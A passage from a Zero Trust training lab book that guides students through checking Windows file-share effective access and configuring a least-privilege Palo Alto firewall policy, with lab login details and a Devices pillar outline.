


Now **click** on **Effective Access**. **Click** on **Select a user** under the **User/Group**: action.



Next **type pat** under the object name (short for pat.mahomes) and click **check names** and **OK**.

After this, **click** on **View Effective Access**.



You can now see what permissions MG Mahomes has. He was given read and write permissions to the CMD group folder, which makes sense. Next go through the same process and look for **derek.carr**.

You should now see all Red X's because derek.carr is a member of the G1 and should not have access to the CMD folder.

This lab showed how to configure access control lists on a sample File Server. Access control lists are important to understand and are critical when implementing a Zero Trust Architecture.

Now log off your Remote Desktop Connection for the next lab.

1.7.2 Testing Access Control Techniques for Data, Applications, Assets and Services


This task will combine a device, a user and access to data and applications through a policy enforcement point.

Login to your **Windows Device** as **pat.mahomes** with the password **P@$$W0rd1234567!**


Ensure your **Palo Alto Global Protect** is **logged** on and **enabled**.

Due to the extension of the Lab environment, we are going to disable one of the network interfaces and re-enable it at the end of the lab.


Double click your network icon at the bottom right and select "**network and internet settings**"



Scroll down and **click** on **Change adapter options** under advanced network settings.



Right click Ethernet 0 and disable it




When prompted for a username and password, use the DoD_Admin account with the password ch00$3tHeR3dP1ll!

Now Right Click and **enable it again**.

On your Windows system currently logged in as pat.mahomes **go to the fileshare** \\ztlabdc1\zt_files and **start browsing the different files and folders** and create a file in the cmd folder.


Next, **open** your **Firefox Browser** and **login** to the **Palo Alto management page** at https://10.91.0.7

Login as **admin** with the password: **ch00$3tHeR3dP1ll!**



We are now going to configure some Palo Alto policies to assign permissions based on a device and user pair as seen from the slides prior to the lab.

After you have logged in, **click** on the **Policies** tab:




We are going to look at a current policy and modify it to add our IP address.


Click on the policy "**Inbound_Allow_CMD_To_Fileshare_From_Internal**"

Look at the General tab, it shows the name of the policy and the Rule Type.

The Name should be descriptive and allow someone to understand the point of the policy even if it is their first time viewing the Firewall. These policy names should also align with your ZT policy strategy.




Next, **click** on the **Source** Tab.




There are two options here for the source and both can be filled out and used for policies. Source Zone identifies the Security Zone that the traffic is sourced from. Source Address indicates IP addresses or ranges that are assigned.

Click Add in the **Source Address section** and type in **your IP** address to identify your system as a Command Group IP address.




The preferred method is to create pre-defined groups, assign IP addresses to those groups, and then create policies that use group membership. This way, you don't have to modify IP addresses into the policy, but instead you will add your IP address to the Command Group IP Range. In this scenario, we are going to manually type in our IP address to learn the menus.

Next, click the User Tab:




You will see that the CMD group security group has been selected. This security policy applies to all users that are in the CMD security group. These are next gen firewall features that allow a Firewall to sync with identity services to assign network access to users and security groups.


Next, **click** on the **Destination** Tab:



We have destination zone set to Lab_Network for specificity. In the destination address, we have already identified 10.91.0.10 and 10.91.1.10 as the address of the File share. Next, **click** on the **Application** Tab:




We are now choosing which applications we want to allow to the file server. In Zero Trust architectures you want to allow only the bare minimum that is necessary to operate. We are using SMBv2 and SMBv3 for access to the file share. Now **click** on the **Service/URL** Category.



The service/URL category identifies which Port you are going to be allowing access to. We are choosing application default at the top left instead of any. What this does, is whatever is listed in the application portion, the application-default will choose the

default port associated with the application. In this case, we chose SMBv2, SMBv3 and ms-netlogon so Port 445 is going to be allowed for SMB and 49670 for ms-netlogon . If you have custom services in your environment, you will need to create the service here to identify the port number. The URL Category is utilized for URL filtering and URL categories, but we will not be covering this in our labs.

Next, **click** on the **Actions** Tab:




The actions tab allows you to choose what to do with the traffic. In our case, we are allowing traffic from our IP address and the ZTLab source Zone coming from any user within the Command Group security group with a destination to the file server using the application smbv2, smbv3 or ms-netlogon over port 445(SMB) or port 49670(ms-netlogon). This shows the level of granularity that you can provide using Next Gen Firewall features.


Now **press** the "**OK**" button.

Click on the **commit button** on the **top right** of the screen and **press close** when it successfully finishes.


Next go back to **Palo Alto** and the **policies** section and **mouse over the command group policy** until you see an **arrow pointing down, click on it**:



And then **click** on **Log Viewer**:



This will show you all of the connections that fell into the rule that you created:



You have now created a policy to give access to specific users within a security group to services and data that they only they should be able to access. You have executed the principal of least privilege in this simple example. The challenge is to apply this concept to your entire environment when you are on assignment and start implementing ZT.

1.8 Users Pillar Lesson 8 (Continuous Authentication) (Future Course)

Future Course

1.9 Users Pillar Lesson 9 (Integrated ICAM Platform) (Future Course)

Future Course

2. Zero Trust Pillar 2- Devices

The Users Zero Trust Pillar

The following DoD Activities will be covered to some extent in the following portion of this lab book and/or ZT Course Slides:

- Device Health Tool Gap Analysis
- NPE/PKI, Device under Management
- Enterprise IDP
- Implement C2C/Compliance Based Network Authorization

- Entity Activity Monitoring
- Implement Application Control & File Integrity Monitoring (FIM) Tools
- Integrate NextGen AV Tools with C2C
- Fully Integrate Device Security stack with C2C as appropriate
- Enterprise PKI Pt1
- Enterprise PKI Pt2
- Deny Device by Default Policy
- Managed and Limited BYOD & IOT Support
- Managed and Full BYOD & IOT Support
- Implement Asset, Vulnerability and Patch Management Tools
- Implement UEDM or equivalent Tools
- Enterprise Device Management
- Implement Endpoint Detection & Response (EDR) Tools and Integrate with C2C
- Implement Extended Detection & Response (XDR) Tools and Integrate with C2C

2.1 Devices Pillar Lesson 1 (Device Inventory)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations establish and maintain a trusted inventory list of all devices authorized to access the network and enroll all devices on the network prior to network connection.

Prior to attempting the lab, please review Course Slides “Pillar 2 Devices Pillar”.

Outcomes

1) The student will gain an understanding of device inventory techniques and will know the importance of device tracking.

2) Student will manually enter a device into a MAC address repository for initial device inventory authentication.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
